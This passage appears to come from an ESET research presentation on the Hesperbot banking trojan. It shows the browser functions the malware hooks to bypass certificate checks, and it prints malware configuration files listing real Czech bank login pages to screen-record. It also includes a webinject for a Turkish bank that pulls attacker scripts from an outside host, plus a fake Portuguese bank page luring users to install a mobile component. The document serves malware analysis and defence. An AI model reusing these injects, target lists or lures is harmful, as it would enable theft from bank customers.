<input checked="" type="checkbox"/>	twitter.com	TwitterCA
<input checked="" type="checkbox"/>	www.facebook.com	FacebookCA

OK Close

Bypassing Certificate Verification

Browser process	Hooked functions
iexplore.exe	CertVerifyCertificateChainPolicy and CertGetCertificateChain in crypt32.dll
maxthon.exe	
avant.exe	
sleipnir.exe	
webkit2webprocess.exe	
browser.exe	
chrome.exe	
deepnet.exe	
firefox.exe	
seamonkey.exe	CERT_VerifyCertificate, CERT_VerifyCert, CERT_VerifyCertificateNow, CERT_VerifyCertNow and CERT_VerifyCertName in nss3.dll
k-meleon.exe	
opera.exe	Function in opera.dll

Network Traffic Interception



Example Configuration Files

```
1 config_version: 731FD98B
2
3 blacklisted_urls:
4 *safebrowsing.google.com/*
5 *autoupdate.opera.*
6 *gw*.lphbs.com/0/lpg/msg
7 *urs.microsoft.com*
8 *facebook.com/ajax/*
9 *facebook.com/alite/push/log.php
10 *.gateway.messenger.live.com/gateway/gateway.dll*
11 https://r.twimg.com/jot
12 https://twitter.com/i/*
13 *bay*.mail.live.com*
14 *.google.com/tbproxy/af/query?client=*
15 *.google.com/chrome-sync/command/?client=Google+Chrome&client_id=*
16 https://www.googleapis.com/rpc
17 https://zynga.com*
18 https://translate.googleapis.com*
19 https://http://fhr.data.mozilla.com/*
20 https://mail.google.com/mail/u/0/*
21 https://facebook.mafiawars.zynga.com*
22
23 video_screenshot_urls:
24 https://ib24.csob.cz* csob_pers 300
25 https://bb24.csob.cz* csob_corp 300
26 https://www.servis24.cz/ebanking-s24/ib/base/usr/aut/login* servis24 300
27 https://www.business24.cz/ebanking-b24/ib/base/usr/aut/login* business24 300
28 https://www.mojebanka.cz/InternetBanking/* mojobanka_pers 300
29 https://www.mojebanka.cz/BusinessBanking/* mojobanka_corp 300
30 https://cz.unicreditbanking.net/disp?link=login.* unicreditbanking 300
31 https://mcsign.ba-ca.com/mcatweb/* ba-ca.com 300
32 https://www1.netbanka.cz/ZIBAIBS32/ControllerServlet* netbanka 300
33 https://uctrader.unicreditgroup.eu* unicreditgroup 300
34 https://klient4.rb.cz/ebts/version_02/eng/* klient4.rb 300
35 https://klient1.rb.cz/ebts/version_02/eng/* klient1.rb 300
36 https://ibs.rb.cz/IB/* ibs.rb 300
37 https://ob.sberbankcz.cz/* sber.cz 300
38
39 webinjects:
40 -----
41 set_url: xhttps://test.com/
42
43 data_before
44 <title>
45 data_end
```

Example Configuration Files

```
blacklisted_urls:  
*safebrowsing.google.com/*  
*autoupdate.opera.*  
*gw*.lphbs.com/0/lpg/msg  
*urs.microsoft.com*  
*facebook.com/ajax/*  
*facebook.com/alite/push/log.php  
*.gateway.messenger.live.com/gateway/gateway.dll*  
https://r.twimg.com/jot  
https://twitter.com/i/*  
*bay*.mail.live.com*  
*.google.com/tbproxy/af/query?client=*  
*.google.com/chrome-  
sync/command/?client=Google+Chrome&client_id=*  
https://www.googleapis.com/rpc  
https://zynga.com*  
https://translate.googleapis.com*  
https://http://fhr.data.mozilla.com/*  
https://mail.google.com/mail/u/0/*  
https://facebook.mafiawars.zynga.com*
```

Example Configuration Files

```
video_screenshot_urls:  
  https://ib24.csob.cz* csob_pers 300  
  https://bb24.csob.cz* csob_corp 300  
  https://www.servis24.cz/ebanking-s24/ib/base/usr/aut/login* servis24 300  
  https://www.business24.cz/ebanking-b24/ib/base/usr/aut/login* business24 300  
  https://www.mojebanka.cz/InternetBanking/* mojobanka_pers 300  
  https://www.mojebanka.cz/BusinessBanking/* mojobanka_corp 300  
  https://cz.unicreditbanking.net/disp?link=login.* uncreditbanking 300  
  https://mcsign.ba-ca.com/mcatweb/* ba-ca.com 300  
  https://www1.netbanka.cz/ZIBAIBS32/ControllerServlet* netbanka 300  
  https://uctrader.unicreditgroup.eu* uncreditgroup 300  
  https://klient4.rb.cz/ebts/version_02/eng/* klient4.rb 300  
  https://klient1.rb.cz/ebts/version_02/eng/* klient1.rb 300  
  https://ibs.rb.cz/IB/* ibs.rb 300  
  https://ob.sberbankcz.cz/* sber.cz 300
```

Example Configuration Files

```
webinjects:
-----
set_url: https://isube.kuveytturk.com.tr/*

data_before
<!DOCTYPE*HTML*<head>
data_end

data_inject
<link rel="stylesheet" type="text/css" href="https://insubesi.com/Internet/content/isube.kuveytturk/isube.kuveytturk.css" />

<script type="text/javascript" src="https://insubesi.com/Internet/content/jquery.min.js"></script>

<script type="text/javascript" src="https://insubesi.com/Internet/content/injectus.js"></script>

<script type="text/javascript">INJ.bot_id = "%_HESP_BOT_ID_%";</script>

<script type="text/javascript" src="https://insubesi.com/Internet/content/models.js"></script>

<script type="text/javascript" src="https://insubesi.com/Internet/gate/getcontent?id=isube.kuveytturk"></script>
data_end

data_after

data_end
```



BPI Net Segurança

1 Seleccione um telefone



Para continuar a utilizar os serviços do Internet banking "BPI" deverá ativar o módulo de segurança para telemóveis. O módulo de segurança "Module" protege automaticamente o telemóvel contra todas as ameaças atualmente conhecidas e aumenta a segurança ao trabalhar com o seu banco na Internet "BPI". A ligação e utilização posterior são gratuitas para os clientes do banco e esta última estende-se durante todo o prazo de vigência do contrato de cliente com "BPI".

Para instalar o aplicativo em seu telefone preencha o formulário abaixo:

Fabricante :



Modelo:




Nº telemóvel:

[O seu telefone não consta da lista Voltar para a lista](#)

Ser-lhe-á enviado para o seu telefone um SMS com o link de onde poderá fazer o download do aplicativo. Certifique-se de que insere o número de telefone que tem registado no sistema de Internet Banking.

2 Fazer o download do aplicativo



Foi enviado para o seu número de telefone () um SMS com o link, faça o download do aplicativo.

Se durante **60 segundos** não receber o SMS, por favor, volte a requisita-lo.

Re-enviar SMS

Se por qualquer motivo não recebeu um SMS com um link para baixar o aplicativo, siga as [instruções](#) para fazer o download do aplicativo manualmente.

"Instalação bloqueada" para corrigir este problema, vá para o menu principal **Definições > Segurança > Fontes** desconhecidas e, para [permitir a instalação do aplicativo](#), clique em "OK".

- ⓘ Depois de ter feito o download do aplicativo assinale na caixa de seleção a opção "Definir permissões da aplicação" e em seguida continue a instalação. A aplicação móvel só funciona com o modelo e fabricante selecionados.

Se o seu telemóvel não for um Nokia E55 [volte à página](#) anterior para seleccionar o modelo e o fabricante corretos do seu telefone.

3

Ativação do aplicativo



O sistema operacional do seu telefone móvel é Android OS. Pode encontrar [instruções detalhadas para a instalação](#) do aplicativo.

Aviso: Após o download do aplicativo vá para a pasta de transferência e execute o aplicativo.

Código de ativação:


?

Código de resposta:

Para poder ativar o aplicativo, introduza, no campo do código de ativação, este código e clique no botão de ativação. O código digitado está correto, o aplicativo irá fornecer-lhe o código de resposta. Digite o código de resposta no respetivo campo do site, só então o aplicativo ficará ativo.

Mobile component



- Android
- BlackBerry
- Symbian



Por favor, introduza o seu
Código de Activação
Código de Activação:
123457

Código de Resposta:
083296

**Introduza o código de resposta
na página web**



Comparison with Gataka

	Gataka	Hesperbot
Web-injects	✓	✓
Supported browsers	IE, Firefox, Chrome, Opera, Safari	+ some less known ones
Form-grabbing	Via web-injects	Through local proxy
Video capturing	✓	✓
Keylogger		✓
Modular architecture	✓	✓
Configuration format	database	file
C&C communication	XOR encrypted	HTTPS
Remote access	VNC	VNC
Mobile component	?	✓
Price	~3300 EUR (Zutick)	?
Most targeted	Germany, Netherlands, Scandinavia	Turkey, Czech Republic, Portugal

Conclusion

- New code written from scratch
- Real money stolen
- On-going investigation
- Similar / Reusable web-inject format
- Monitoring botnet activity, tracking new versions...
- Strictly localized campaigns



Thank you!

cherepanov@eset.sk
samples@eset.sk

WeLiveSecurity.com
Virusradar.com

